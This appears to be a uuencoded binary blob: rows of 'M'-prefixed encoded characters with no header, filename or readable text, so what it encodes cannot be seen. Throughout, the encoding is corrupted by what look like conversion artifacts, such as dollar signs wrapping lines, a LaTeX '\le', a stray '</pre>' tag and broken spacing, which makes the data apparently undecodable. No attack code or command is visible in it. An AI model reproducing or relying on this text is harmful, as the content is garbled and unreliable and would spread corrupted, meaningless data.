^.^N#@"IEK\G>>/8NE^?1@SGX)?5%9''%DY>ZW_SB%D7(9LB6>S8(MB]^\M'D_B[#DBEG4/HLFR,)SNL?8+X3UYNS-]\$J94XJ=>K'3C,RI85H1Y1((MD.;,H_!YE\$\$>+:MT=_)>SI7<QD6VBFRU9_,1ZWF.['1R[GDRBIMY<;,LXI& MM%+8].KJ@GIFAHRY9PP>]B?GCP.<)3F#\$DYG?\$2;J(JHVN</97"Y%=EN\-`, M6=WORFX"O4(UAJ"I0DW&D@P?[C&AX=S;1)89'\$VL90;Y0%D3>3#\:"BZ3,'B $M2E]<16UH$?''^6YJ^C<^F)-Q_CBZ<NJ;9SX#^^4,PB#/<V91^"S*\2Q\<^+Y$ $M*_+7GK\A?]_BR.5J*L\WSFB#@MXM?-06<=2"T3?H`!GRY9Z/0=O.K@,A"XX@$ MW8UV?1H50\$=+E(U@C8?MLY_/9"E?*H9BV\-C168,0Y>5<)FB/?CTG#BC(B.O MF\$RWX0L1@78(67JD`"3<O>M+7R^EB"Z%@8FO0L38+HA=.3:DGIYC)\$*25U)R $M[I$R)>'K#T&VC\J)<DMMQZX;)47KG,NY2Z">^,:C$-O#U'O,=RZ4I^>>1/\Z$ M>X<D[MUD#]>C17N:J]\!A8KFDF&/Y#LVY-@CY@\$1-3:@%0Q"(?5IU!^]2D2M M`NKUZ=GTYXDEJ585),\>A3;!E9"*L3U0DWJ0SMPN9#7>3N3EM6-"G"G2'!\' M7&U^<W.B2PF-<<M.ZR6F0WSB]EV[SZO<KS<IC^:6LT`HVJ710!C,>-3_8W%B MA>6;Y?-N^O`@LWFW77@EU[,F?Y%3W+NG[7J]O+?;Q3W3T[]<R@:.U=U.#@XP M+?O+CR^R-5\VGB[OCY?RN"X))B`P+?_+#]_]>#.YFLA:ZY0BUA2Q:D/F]&@J $MGST]N>&RX?QAO?WT_+BX_I$@OU$U]M?EYLK7,,J,#49$M^\N*DY7]K-_1N!$ MR\60;Q:;^T^K^]T'4+B7P4HNFSO,9?U"%73Z>?&TPM\$'D/S^5E4+FP,I+\$]+ $MN*6!^Q=?N\#M(??HKCZ^?+S<KH7SWM-Y:L+M9+(7M[/+Z1$,T&ZC5'TE(/O$)]$ MC\$2T'H39")=[G!CRIY?%6G;P7SRH`C0HGG_(9K)"(4N#)[0VI1#+9H7;YGBW M7/TV"!`R('*XX[>5[&B8"77UL`("<:HOQ8J2/UW,*%I)T=`]!H2*!'1\$A/QX M=7%S20B#`]5(IG.W%U=_G;K&8Z8ZM6]]YNOSY>[3]NG7J5MR?`X7=%?3IZ?M MTQ'V*X&ANUS1_!`\+>VV#0;*H;`I'9'"_&,H0Q0Z:<5#>'?YK\$;_Q26%+Z1Z $M7IU?:;I,^'X=0-.J:!!ZO'4IZ?==\#N]GDH%%:%[^5,<FA[MYQBH(@AN(-R.Wighter)]]$ MXAN/%\TF)VAXY:YB>@3KBO5J<G_OWC_T04:5]?HD4M=GF\$J6[T@+RTK8]W` MJ&"`GI&.ZD&D'8+F'JH.D6<G'Z4!DV4O2N[<<71Q=CF7\$=O\$BA?PA^STM/)U M[/M4#>T218F340ZS+IDUS1Q#*D)@9(+M"+KQZ%967095.0TL?/]I8"OM\N[M M]M/WE"KL3Z2/FN%5TC8+&A9#MYB<D0R[\$F@'D#F18E:=K6-@(Q:CN`7ZO,<9 M5S#;'KUA.&@ZWU?N!44W2Y9:LE1G\6%(10@L3K\=03<>+6H<S1P5W\]4ASS! M74#NA-QZ0AU\$#-W+?;7\N-TMOP)7.J'=DN?4_;MV<34([O@)BE?Q=-ZCWR`' $MZ!GI \le 3 = B : QH[#"M@U+C]DL)Z['=D^VJL! U++ M[LFD&HQW"0$F4J*)$$ M],\8L"80HW2RN%=NWZC4!:H&7^3'%RYNIE]OW_D[Z(.J`69=D:>5\=\$U)&0D MP+R\$V`XF)T;;EY]>ED\R6-I-*%K[@.+]I^`210^DH';40\$"_MR\$<((4<K1?/</pre> MSZ?WCMIP8"-4WQ; `[AC=,._N.62&W_TG5\CL<7%'8=)2Q3F?L8/7<CBZ87XR M<TU)_VHC'P\$J`M#@\$&H'L8W'=H/E5H.E3+X]6++J=8,EJUXW6++JSPR6K/HG M")9;?L!C2U)J]QH!,@+0HA!J!['Y'AL61G*A9!QC'Z#[P*U00`SP@=OH.'N& MN''?, ">,QQK'I)S=H]WR<7#PSH^?%^L7S)["HSQ,#R*;X8=T--M-<,:PE4C6 $MTF:N\&_/?2!M:18::0Y@J44R&M3:B[1@_#($*R8E8D,D57_$$/<4NJ<4AL:$ M(L84Q&"9@&@[!J_V\%ZI1-2T?L-"(TC#3!C8,:;V#LI:BVN[%<5?W5Y<,M:P M^:8Q)(>!2D?T#I:!RQ>F[4R5P1\$TN<Y HFBI&2TX#'P(:`C\$I)`L]B!/X7EB MPX3Q6)> WS!9]8V&J0X:YI:R,WIP^O<0L"80XSFRV\$,\3;+G&1*"L)2P##*, $MXKP361W\&@-Z)1>L0/%!\.9%YN$,Q3IOV#%S4*:+[EHH<MQ&LW@\3M^R&Q-)W$ MK[TY7MBQGKH;%67QA4=@@@6F6#HJP:AJ<EAE#%8"QJWB9+`'.&K/,60=!FO3 $M_{\&.LDU7CUF}H<=\ZQ(1UQF^I/WK@@P89[`$.L^>(BR<H9^D87XZAO)=1449A$ MWH,ZON1JR-';R>DYM_A4\,;1!WF6SV)%VH\RD3:5)6(\\@5PW=UT^0,[.&=8 ML6J_#`K24'4,/D90::(H?'CV^%!P7\L`RYSDE5Q`ILT:AFMI.\$[NDC+?'\<T $MXUN]F):'_;+0&+<\#CS\#&(9V6\#.HCF7>NM^^=03\\[>OBH"0>Y,/GW-)IOVM78$

MEO_Q)+ACIK^ZEO"RF6#3FH.0DB<M9;714R18)%BE4\$*5Y"!0/":;LI,L9>D; MMTHO6QET.?;-Y]U2S[XEP6L!*]XQ,[O[L/RX))'>.1/-%N_#<5%-Y]#*/(M/ M.APDN_R\N&V<]+<%RN:T"O[,:FX5CF*,,9DS)O\$E<!16\$(:1%1FBT+UEZ+I* $M5V;UOT/WWZ%[,'3KH=\#--';S!+LBHR!C4\#8,2K2Z8S!NH.'9&\@^Q*/3Z]E$ MD5?8C@C."#8\$9[GN/XB^@\[=DK:=NBSF\CGG6G;B,9N"V90^F\KOO8DT(E=-MA3`.&4-YM76,MI<"'QQUZZAHO90AB+_!X>QL>GPZN9[:7V3%/R"\O94M<FF8 M,L5GZRO,PNX6\$Z9,+H P'30J7Z4T'#]@Z7T4E1\$%<O-OOOERS]!7GHH7F"J@ $MIKO);''"N] = \$-^I-GM2K8R,Z254F\$5^,/MIHW?C(L^+V?/[[\$|[\$]-W''E])$ M1Q+W1\G;9[?QF4YSQ.YY>8=;+K):+QX?E_?Z-3'K[F"?/-XI`TYNC##PZ=`C M^;:S7KHONE*ME#\$K>O>H7'*#N\D3J'4@TP\`8Y,/<_GK4IHO^=Z9]K7[P0'D MV?8R(7=-[H;<!?9LN69KE)M-3\$%EB\QSFY@;6Z=1N\B7DZ_P?&6TA4[W3Y.G $M(D_M>0;V\$\$Y-I:Z'9?E=3*50!LLLWM\$U?"/;@8XFU[K\$>T)N0^[<<W-?UBCS]$ M+9E+,E>>N8Z8I[*!S0_SV]-=\@W."\!6KTJ81Y72Q%_*A()4&3,Q/I-\))/P MNS?9"[*7GKT:U(/MMA>_JLGJXZM.#K-2Z)K!56>>U<2L\$)1;Z0#*R5=XOI)\ MX?9/WZ&YV+ZQGK\B?^WY_?[.D%_V.H3;%TW#2&M\I#79\$./0LA#0AAGD/H." M;CJ8`VW6E,RA\CG47\S!Z?#FES:S8R^,!EZ>(/#P6_IM63FIP)<Q*^.S&@@_ M'BT`O2!+Z5GBD./Y`I!K<C3D2.-(.SV7G<G6!B(C5(%.>9XC\QF\$C=EX#M0S MS9E#X7, HXQQP\H, L%5EJSQ*W:O]+W)=VMY\$K6=8/>CV=">2J^D1+E, 4N:FF2 M*I?GBPXMT3;;LJ26*+O<OWX"-^,&D1OM/CUOYKSSRB+BQH)`8\$TL_W8YNYA/ $\texttt{M)Z?*Y!)E} < \texttt{BF9G.LW}^7/927Q] \texttt{I8:} ^D4TF \\ \texttt{RJ} \\ \texttt{Q20F0}^+ \\ \texttt{M$,"F$-74$!I} \\ \texttt{JJ}?$ MY+(`R_H!QH,C(*<6Q&W`D@!'0+T'X`B)TEE.668J>[T/&\$YF2^TNR5J0M336 $M*+<TN;V@*'GAKPV-[21//*2%:Q,A56FPO6$=RPN_*#%;`HGA&64G9OLJ$'H$ M,[XC8TG&RACK/F-KK)*5S\$EI.2E[S0*9WI')DRDSIGR`">.^U:4.!\$UE0>[2 MN'OMO(_;=+-P*@NW*NUSOYO,5N%2`>FB9S(ZMJ\$)\(XBO(G0D\$L'#\(_WF_D M\$/P@Y<-_?)`CQ,/\$YZ?;A[OG<=K+]DF(BZMCF7#B(A0)PY4T6#=A7UV6XJ"] M_., P\$9D_/GYY?;)OY]YA<4C77)X>7S9W9[+!-5R][>K]XM";+39VOAP%0<BM $M4//H(J]Q[5FC'4$(*T;R__'[G>2BN=7G#^R,SQQ,EW\<F$W0_/?+++SH\456]$ M3P0LA3N=G#?8K,'FBBV`E:_XF_77`#V?+)9GDWF#+1MLI=BZD;M^?OF\OF_ M<SG1HC8D#3A-%9TZA=_?/][NT<NK]\K@E2\$C0QXQ+)]^@&>Z#`.8T]E\99DM $ME*D7P4^G2;+A>B[)M=789_<<J5<M?HH42Z7@NLJ+)&][")\["SGE,N3*XNY]$ $M]FY;7%]<2/VY?/-OTK"M)F_F4Q60JX""`DH(6+P^/$BD7'[X#[D!>!5N70Q2])$ MPEG7X]5?REHI:\UB3<\:@NQX]S?PZGN?&E12)R=_S193&73^H53-A/<4U&1B M<O=M^R(K90]?CEI<3MER92O(5G;8G/#A\$JTFV\16*10-SAJSP]:O)KOD:C2> M5\?*62IG1<[:.`U*7AE:KH+U#6NN49\SZG-GK\$3&G,O56V7TRIB1,3=&`B,^ MF7I=[7D+Y2UC%F+(AA:=')5RL%"*9,^*'3SDNK[XXP*'08'2\B@<V;RQ73]\ M>7C_A#X[+P1()GRY.1A\$X/3[5%%:[.5RE:1K8YK6L0=SM"]>2\3>6VCM^1* MED#9E,#\\19+R"^-A2?:L(6IF#)Z9<S(F*NA=]K\$X0X!X99F.ISIGNNX!4L M8"A40DD)5>.>OZ4%>EC?2_?QL+D-:V!L(D+#\$%>6LM86EJU2E5KS\$!H%JS!2 MME'454[9/-DRL`DH5)7(Q])P3I4G5YZ"/&7L8+PC`3V7[8*I*N5CZ-1)H^OQ M, 2X5Z=GD@Z+X9RYG8TY9)VL-H-J1V3?,3[?RS4*\<]]L`U,)HOVO]RW^3/ES $\label{lem:lem:marker} $$M\a?Dew[X[Q\m]^7DV+n53FBLPUF9>[UP][7E$K[EJ]C_.M9XCQA_5H21-:$ M80BPD4M8-/N]>CK5:@X63RF928EK>LP2VX*4ECD%!94FJ&J;LXD+Y'@^P[++ M\?5BMGI/(34[Z81"TB;BCN^WLB+,;RM'/"2VZ\A('05X\$]#\$70,20BR@F;I+ M??E3=]8#G5-`80*:0,1F%^PRP(D`\$2#!.[?:30Z*_#7Y70)^B>![J_3JRK=A M+(O/`LR`2Y7?.>/W=..G\%T,-X@C`_/)^\OK3C&XC/RY\1?@GZ]_/+[N2^"# MF!%XDN@&IP^/,K9=/S3)SI(O9(/XL8X'&YH7&NZU`6W9HL&`!`.X*^^4+&^ $\texttt{M.Y)?G9N9TM} \\ \texttt{A1??(O\backslash IG+XYHD6X\#4VB1]@G7`$`))M)IZ+M_,_4WLFWQ6C[B]$ M!#H^`7"39]-*O<0GZB;AKBBCP#0-.9X3@]ZV:'57B@SB=.`@W35T1&`#O*A> MJO[5:J&8#`Y4RGPJ,YNSAH+XPPT5T[^N%C?A6*\$2"A5;JMB4\]=@2#,,N-GW MJ4@'@V.^0FA]T2*=+!83WDT.FE.PQS&&DZWL\>6G6>Z0#PT22DA."GX-^XJE M& J"DM(O'H3@L%R'7F1Z)@[[R.!^)>D':'OJ;1'X]5GJG!O7Z /9<8BK7FXR $MSOV#$$=ZSF<G\YOO"-\THW8-$8<(K1)I=O&)2L*J;N48W[S;..<OCO$A'SBQ]$ M^G"'5&3*4ND';M5D^MRN]=KGYEP.BCS_X*G`7/<L,1U2;*O2[*51%049[8Q> $M;*0BJ>5*J!H_AGF+_.="CKJ]J\#QF+1D!,$.V-WKVZ>'Q>3.5BG5WM[F[>L2#]$ $\texttt{M(ZA:^]>6-+6:>>Z3_L@HN=_>@5\%?7JKD$24Q?9\F^:DL9-0=6958M\#`M3UTG } \\$ $M3DC(8(]\[D/6PA%1E\#BK\$!8<M:G)RT*QI\\;P:%UL8T'4N"W7U:/3U;F?(I+BK)RT*QI\\)$ MOM5+7N_PS51II0--7TC9&<DV'BS7WUKS<V=[#T*_'ZZN:LRLU4R?2,7%'^@+

MHT`^F2Z/C[@QX?3U_OYJ]_S7_;J9L4FIP\$Q*\6`^O9[/;Z0ANOEK+@T&IH++ M(]V\0!&+S<<9BB&WG0L?CS]OI.\2Y]ZQM"M]9G/V<"*M-KRF!`G^]/>/(?58 M)LM"P5\$\$HXK#`]?EP_T/?%@V0A4(9^L7>5#F]?G!DFM)OOLN?MEI]Z"FU?I: MV;>8I,59%XFY6DF-Q]G8"Z2I63"AZ2JTM4L3?;^L-PS4L:(@]"DS-\$@8AVN[M(Z2JX@L&XLJ!9BMU2008:0?2W.T1VDQT\$%6F^C_),8?7#;.=NE2W\X10NOJ\ M?K%VQ&6PZ[O[8AM,\$!;M6\ZRWPFO\$GTKH]]N[L"8:R.+IW]',-IIX8)/@M_* $M.OQB=HR;LZ2WTOT?Y*B4@\&?):RC>\setminus [KB\#;8L3<'/\Z,OI] W@SHO/F:C);$ $M-T[L.OI/K+^H5ZIM)NO!*O'SXP.4OWXX-#8M4L]1+NP/\%>*%P.$SY;KKF$ $MHZM3LYM[WIYD)(,8H,V]0^{=G!79<-:X?WM(I=I8JXT5LC0&RQ/`=.E!\7^=$ MSU8W9].YS"&8>T4[17M%YUE4?&!30(RUY*96^5RN_7>>PP.2\$[2X]]+*KQ[_ MDH876<JY/R.FGSX_?HT10H_:_H@2N8FM&"GFJ\$';F"LM3AP).P@L%8BYH'+< $M-"N2-Z>+Z30,[:Z/5YIE#&_[W1JRVN_#&*T#XJ"\8$F)J\/&K/,;7(%[<WEZ)]$ M&J9YC<X"CSF%TU_[OK?B6TCAN<16,B_4ZTM3E2AN2/WM>BG!H,L?-\O9_^ZU M"857<*;.X?Z)O,W,?^=]"85**"E!>_ZZ(^'Z8EQ&31EM'OBSAR[5IR6COW11 M/,?\44A,3A;[N"X]XUK'G*C1<,>^G'4EZ+XA%"AK5NNO+5K=B66DEM\$[Q`=M $M8JXRS97'S(\[VMHYSQ53,.=EE//03QPOP]<\F;PWX8QEJ4U\#$(E&2_ZA:7(3))$ MSM4\;&`G)27E8OKNIEE2(0VW';25J%DH/BC[36AA8YRPKT+`3=L9J+3H*A9= M%14=6:4B3>9#S)[,>^SJ,FB27VUDILB<:HJ^F0!E=9"Y5.:*S'6;>?(V7+^V MZL5EK9FKF;DZCDO,])?(%KU'=FT&:HO*"]ZL`I=%K>RC4(Y?FO2X^\'9^#V+ M;P7DX]>(*SI&=,@BS5&F.?*6@:[-.9K+H%J&@K(*M%O(2LCV0<>"=4%79,S% M:OWI[68GD\$]M9\$DD6U6SL&M4I4:A&6^/UV\$37KO'I',6YDH?U^&X+B;66(]E M5SXR?9'D?D-/?\[.PU:RT,].+D[F>NP#QM3A8N*GR>OND;,/#(43_1+HHA>& MOV[#<9HVC.2WFP=YJ?U6OR;:Z#<GX'<MO76(DKOGQ6O8)?H0>Y*+EOC+Z>RF MLNGQNJU!.:_6VV=R>^/.E#O3.;3JG?[]]#R5N[P5GQN^4'Q:V-QZ'7K\?W^5 M]7:G^FOV5/LGN\$,<13*\3;A#KQSUP3"):ZCX*]4L%,YFX>MKF01H]R'7`=T] M[_.>.F/TRECR/#-?,-0RP413N3+CRLFUG[!_Q;\$";H?EE/WX)99#NPL35*J@ MNK+)/"<OV5%[XL[TG#HP=4<-[=2_72.;\$XUP.',8H3U&ZLR16\$)3=K)A6*?[$MK(\QNCC*FM] > FULU(-Q/?+6^BX=1""HM?] = [PS\#A! = <5LS2PZ(=E7VKX\#3E:$ $MG < DW, U(Y'O5Z.9N-P@DHR5Y9GK5G < P/&/7Q`, V.3YH':+E^H07) = ;23[<03]$ M>G?[.8H6;_7?._ITW["%/=GZW0\4&[R<?MTUZ1QM0H(W66@-DOT"W.KSZ\.7 M6&UNT,+4%M\$1ZFX.U2^>?L&>_#%011`KK\#C]G\>[B0!1R2PJ?-T;_F0\^B+ $M)C): 'J\&K2.H[9;] \ /F(`[>;4.<V8N4-@1S"]+OR2R>9[SDVX.E2NJ5I=+RZ8])$ $\verb"MO2ST.KHFV") FCACWXML0, 4_MBJ\#>GWDRNKZ-L*<1-6, C2TI"1(7Y!2C,6;*BR)$ MEYERI"3)^]M^-6QU*>I.9R<WT_GT7'A5@4ZO+["RA(3:<LULM++&8HF7T`I[M"G[#M<VZJ<:CZM58SJ%3S+5_BK9RK)&U_D*?CCV:AU9AXNK1S(<(AUBT-41-M15&SY)@7`%J+X S@PH.AS'YT]\$&UK1ZA7<5G@TJMJN;<VT3YS;U^*E]UR[+A $\texttt{MY_/URY>.TKH(6D/Y127"CC]H7\&[05\&\$6'P(>\A[=S\$4MCS(9QY6*<_N`S<-4])] }$ M!\VRS31EGH,\$A+R%,9*(<#U\$F">=Z9YS+U\$.^M799,DP#TL\$U&C:BT2THT8' $M6 <= A4 \text{ "W:D1:F"}_{IQ.M6407; QC7:LMMS*F]} + B4ZD1; G(Q`JDQ6;@<E>JQK>N$ $MI < Q - Q / \#)B8Y.B6.G"10; $ZQ7$. $UN; $$P > 2; B$P_"@YOVWO9W=UO/\CFM+OM$ MMYM=X/'-QC2//775?[X^[N(CSL\;+DQSI'\?<?J&,XLY?903[SEO'A\V?V]W M9,X;9HQSY-_]KO3[6\$75H&JT0-2A*XI11[%_.&.W_B3?Z\$_/<3]7';*V:7[S MOET\$&A*PZ\+SU^3B_5'&'_)^':@Y@@KB=D%<*!](53V75V&?R;+1Y5%_7U\X M. TEF>B@YIF+S4CDRM#KO7R)ET_1T35<G--\OWU9;;X^89UN>P^JCQY2C73# ML*PQS,,PN0?Q>*Y&X>I\$_+Y9ROAH/KU>!A=HDFX%16+:2I0X#Y?MZ<6)H*@J M*2\('GX>:1<F`Q)>8L;)GY-P]28ZD0PEP11LJY2X%9U,"@.T\S<7DUFH:98X M^12MH^2[Q0=52)44P-<9*A:*^F5NT:W3[6?7DE-_M(=HM(]T+VJ$MV@TD^$ MY'?/#]D99*MWPVZ0T_GD+43#OTSAJUD(,4VZN,3!EE2\$,@TR@QO!#YGGT_.P MHQ`22Y'8_&Z65T2:_EQ-EG^()/TE[<U"KM)U_'T^.5[*YICI^9%G\$K>)_<N> M*1CS+R&+30)L01V#9MBR/#-;:K\$%OR-;\%/RU>@_%WTI\$T]FTG0&+XHM9V\$X $M[4B9-6=D/7\] + RZ72 D##::DT13L/X!FV")!9[:D(8*00''[?J*=C#95TAW2])$ M:30161NMR6EQ5)\$0]N6OIB:]\$!-!H8D,M93^FH=B7:J9(=@L3?RT.(??+\$F[MO]7B4J8K:3?]W73R!ZJ<I:O23)6&"4A(?RO'A^6`V8E>ZR<TONKT\$9/,>) M+1:<6@.%]00VH(&MZ\$^RZOTC3SUE:E"I!DD\$7\ZGQQ(-2JC0B34WY5\BITJH M&X*>G8XH+@'%2][^G"PXB\RP5R,8@^391#JZ-Y>7<Z4YT,+\<H`HA:"@W][L MU:@/=4-\$AH[VNSS&'4\$*A92\$P-H(4"F@!@!"PP:9\$\$79:U;D'G'=%:/I*;MV $MQ/5[;9@D$Z\52@'#T6K^&)?;V98]:'P>5X:.!>;]I=-N4.+SO:IA4^7P*B^- MRN\&KU$-YR,P^*:'PQ=A6D70.9[[MP\JK<4K45=$)$JY0&1P&D57J&?<6-=IWU$ M#:A_09=M'4\RTVVYX\$D26X:Q0S2Q4(ZY',2SISY6?:X9\$!Q';35^AC.,[Q8S M\5BJ"1?S][-3V5:W:.90#=,D7'1_>;V<OP_?=&:K<VGNYN]7EW)>YH]C:?2F

 $M&(<&K!KBU1!'0*1'[4E@RU(N4$R;,'/XTO9@)_:3WR+N7R'5`<&2*<=N>K($ $M4\$_{"})L=\&`>: \$?ZYNIN=7JW!H7_ZN)[/1:[\-7-'#0]F8K+\N\B.,OQ;'>7A$ M7XFH(OR+*"K#7Z@\$%=)FTENNCL^.ZO"K>?DCA7Q4P10*M%8>I5##KBCU\$#`] MGH5F, <U@0BJ-+\$#AKQ)_B7EIA;_\$P+0&K#IR"9+"7TTF0M\$T\O&GA^++F72+ MD,S)@4.6PL8S!T7+R>D4VZ6.7(G,ZH]&HS3\$AW2?XD8:)Y?A:S[I/G['7Y`]MOTP\$I%4\\H4:`Q5><\"?02@&F^&"_*,"AJ&>%+!*3S(4D,%!:E'N2=+VZF[D MHB(F2JLICREE@BR='I6P4;HN\4?I6(2-[BRI<SA+.*3TY"?T-WZHTKJ!OY<) $MMI2-K[(FM^@2);^N;$R9S>?3MY.YY"3W>91P+B,5P5%):-%#4I,@$X&P5Q1?$ M,TY\$H09KB78HZJGB9@@(+L9%DY&6(*T.M58':;FEXL@IGHZF/#FH"8]:F`+T M>FT%6&"`'%\$PEUZ*]\=EM]J4\$^&%&BC@1?SS\1WBZZ&[*"&5&1'*B"AJR)7 M%5EX\SNL<FEZ\$?<44DU588GIUW<N+[?F-BB<,*5_=?@3W^7=BWSFPN4NI3[T $MB, ?M+, *JS[@12J0+8F_Z_SH; .M=>UX$!45B06:1-KTF<>J(\^T=4SJ=Y_Q1)$ $\label{eq:market} $$M^Z^*:=-'=DHP1&8BB/GTI.?R]G^4(&09IQM^-S[.S@+DM76A^\/,@N:\?R^*)$$$ M>#'_1]I<X?'G[L.]&)_K2;!<3X(I%%2N`QK_3G"8AD`,T@T,6M[0?)L&O3HQ MQ46P]ID-!A1J@)[9S9+]G=6R3@1(I9!:("U_+C;W&^RK`LCZX?F5G4V!K8G: $MG^{+}S_{i}=F_{GI.LQ}?ZAG7, UJ5>[EN/6=H>BBFJ, U>=4GUZC^{HI})(-0-2D)$ M#(OY`UY+2]I6C?LMK17DD@.>B];TC^60VLXN*P;1I93AJ(@K^F\$+?;.7OT%Z $M(C,B]ZOYW.1_.@E-OOP4`50GN8*9R<<..,V[O[IL)/4\\B7*!'/I9)U"[\G$$ M`)^O`_,*5V8Y&M^5]LKIU]TV,*89W["4M-M66NU"VCI.<WD1TCX]?SQ_O-LK M@5I)#'YY6;X^A4=9-W<DYXT1]R];2?+\9AAT!AXLX[[9[EX`YU<Y6[)A:J81 M'AT0*T(5AC,XNEN]AW>PXH"?[-%ET(7?[.Z=_MR?G/":PK,EF!HCJ5&50147 M(2!%IJC3/Z`0ZQ!1HOP'0]LH18:R8D2<(BN9&\$W&PJ"J@"I=F\"#X!([4WZL MD38<V^.?I*%I@ICQOU7_HO^\$>^5:I-WGQ\:'>F\$:)I5MH5!:-4HQWQH@UR#S $M?(+@8\$Q8#,9\$79AB8!)\GW@:BYGG.>2:TN[D$DG*DTL!4^(B?-[;*AHOIIB])$ MOY^419LA)F*5D.3&V)1QT02&`B-#0WPPM6,KDV-S18\$F1SHRU>%C'>=+UL\< M*IAXT[RT%LR4N(C2PZ'PBTM]VA[J6R09"),&*XRJ1C2A@M9C>?%&\$TM-K#A' M;B(IS,].9@NUKQ;[-"4LNXMJ_I+8A3+B@U"TH\H7)GMZUD-IJ="\$A"6''M&! MZ+@R*`\JBKJ3J5P3H*7AFMT\N[ON+?*[NY/GK;2QH87C5T6H07@7@;X)-PGV MZ5G5T,-U6'UJD354.8(H`KX^WG7H5=+0.6#T664?R]H9T"QJ*+@F%.PTK&8O M1T]V^U&_K".-ST<_[>Z0@'Y`9=DEBI/PKE'GNF/9C++Y&T;!)+3V7[65C/H< MLT\$MU)!H7G/I\$BLEUFJ#QHL\%R+M7[AV[OI<F]4\$+0\U1G=!-GMT5G''TQYS M>^8@-%OB">V%N8F^:+HIP)'\$K-SMRP#M%PJA91GR@/4=6`C3S^:RE\$"C,1]X ME:23]@++]_\ZEO^\$8O>/WE73H@,B*-VK=`?I/+.L\IO+E#^B=#>[VR-U.`HX M"3V<G,K^V'Z0X\$F2EENTWSARCKX6CMP?AP5']#&06M6D7\$W*:%)T1E(-*_\Z MPT?IZ-\$0<(#OJG9?+`GLB[%TV7KCH#U,<%5_F.#SWC`!VWLPJ&_;I:9K,.J*</pre> ME*S1A3/#:G/X-*DI-[9(RP1=G=6?Z`3"HBVZ:DU4%;6JJ*"B^:3R[[-&![<Z MS"0@\#05N,^P"00=J(;(;*?#280HSS+B@P@;<E.X#A,T5'`H<'*].I/-IK*" M->/(),.XM@K[GAKEN7[59B<N%)[):@U;3QZ_KK</Y(%V)L9PUJ4K&53+!:%W M9&!]8GJ+AV&)XK>T6FM"*Q>:RT)SF6&S=D#LAR=9B2Q*^_6Z^_RP_';;:BJ0 M^E],W7]PP^7OTMA?/<08-ZJOR"GY)*O?-O>=.V-G7Y_DD]_C`\$8M1@!F^2EP $M-E=M[WZ@A8\&5%4L]OJK[>/VT_K"]EWV'&]8#\\,^G^J$6IU0P@G-]XJ]&W*$$ M67%GL_:4?F"&^\T.3,5>1DBPP+1IREZ:,R_0.AI`^W":`8:@\$N"TBGRU7*IY $M'N; = ?N"&/[.MVQ#`M,ZOG]:LMK=?<+KH9+.^D\Z)=%IE2M6D3$W"+9!=8JY$$ M](5`MOUW:GF)!O>?:KGOG^6P7?<:8E`P8>5)K_8[,X]<2REJ"YRG)J[WI5HQ $\texttt{M>RYJW?>95\&?4Z@P,R+O4(@\$5'Y57\&\$VE7\-\+^OM2\#R?O']SN3J;+JZ7^\&2'}$ $MQ'^[7JYD[B.?2?"F_''SM7DO1)5Y5<;>KS4F*)I],[TQ`?):Y&';U6>9W7U=$ M/P5J3O)GF9FLPZ?UJZT4(6:FI\$P?2\$29%#4);^5EFS4J=^:B1R,"L/?*R=/+ M[BMZUVR?\`D)!5-P`6I_1,(I%=OWSDBC*-0;N..W2RR5B#(&"CX+TTR;?N`0 MQR8DW?"3!WY,_SJ>7R_#QA:'!'P#N9120?]F(J"H9`"\$T]OXFA>&!HOIE9+Q MY4YGD`W=CAN#C@6?C'/LU`J`0Z[%YJDY5:H[P2&S??R8/\$76C-V8&O="6\X_ $MD < @J1 + 6ND > L[9_]4;EHT`RBYEJK5 + WFG:T]QON@6;5_* \)[&$#U7.IL8`6*`$ $M(=NU?7E%(X^!TV\#X2/0OC!TV_A9MO+)4I-"6%EDG?L.$V;2%_)-*]183C)$ $\label{eq:mmsskbxqu=9DS&1!4&LY)R_52/GN<'W,(JQAYZ))NVDFEOO?P?2T+HJDBA)7} \\$ METWM]VE2NCC]3#ZJO3T+1'Q+*&"'4G5Y(%%;:LX-PGQS!5**%D"^&#Z\$+:#Q MBCC2Y/0J\$[U#^7_23:3@=IW/W_IEV#Z`JRI8@8,M4`DKY'*D4[4A\$V^\$GU)H MH29(Z>"7;%<YEV])BZ5,:9\$25RK\#FC9Q[.2ET.+)@D?\$D4.]S%44:I,G>0* $MR>N9\#/GD8UH1443&1*HN]J^$5\#4X5X,S&+QZ+ZV%6ER(Q?A]<_96/@E-YF(S)$ $\texttt{M?C} < [\texttt{HYS}^F.F*5 < \texttt{;?7} - \&\texttt{J} - .'\texttt{MR4PLT1} _ \texttt{GIU@D}]^2 > \texttt{7IR} = \texttt{GQX59}, \texttt{;} \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{GQX59}, \texttt{WQT0LQ} \\ \setminus \texttt{U} = \texttt{WQT0LQ} \\ \setminus \texttt{U}$ ML503"YC8C"+"T%KMQ&9!2Q3]C5].1\$Z40)B&CU^2FK935XOW\XF\$.'J6/455 MUZJZTM6D:PVINOE&-+W??'UI3]HLJ=Y/U<`'@;A*!_PJ<*;RW\$_DI;B^+)(X M4X%>!3I:2(G908D<=L<V4F2N(C,NH:G\$XB<2N3A^@7.55ZJ\@B928/5S\$VO,

 $M^4\&+3571.)4\#\&OH=![VDX\&4_EQZVCP^D[0^Z4\$(Y<.]D*8*3M[,J>`7/*QG]]$ M:I*6_1!"!045T-O'[RF__!7Y7\$/SL>M%".77E%\R`Y.5+8<FOZ`A3:DACA:(M41W[U4Q&-;8"J`Y_6`?6_^*Z`F9*SBC94W*T.:7`(9I?R\$'!')2Q'HJBKI*Z M<NJ2S0K4\PNAFJ:VYR>*)HAA:;N\$.ABOV!JD2MRO1*QSS\$P2*X\$<:F'0.@;M M&37\2L@ZSOB+(M9P1ND%I6>LSR;^5R+652J^=*TJ;?)KRF?\$SJ_VX>1_)61] M"A6M8]T4`R4X3D-Y5/(NTO+3H`V@#%I:BW*40S4YU3!^N<^#BHI?452*(BYF M49%)HJJ*JMC,<LL35=6 H"I+-+KB^QLB4;L&E5)735W81+)JJ# KRSR&612N 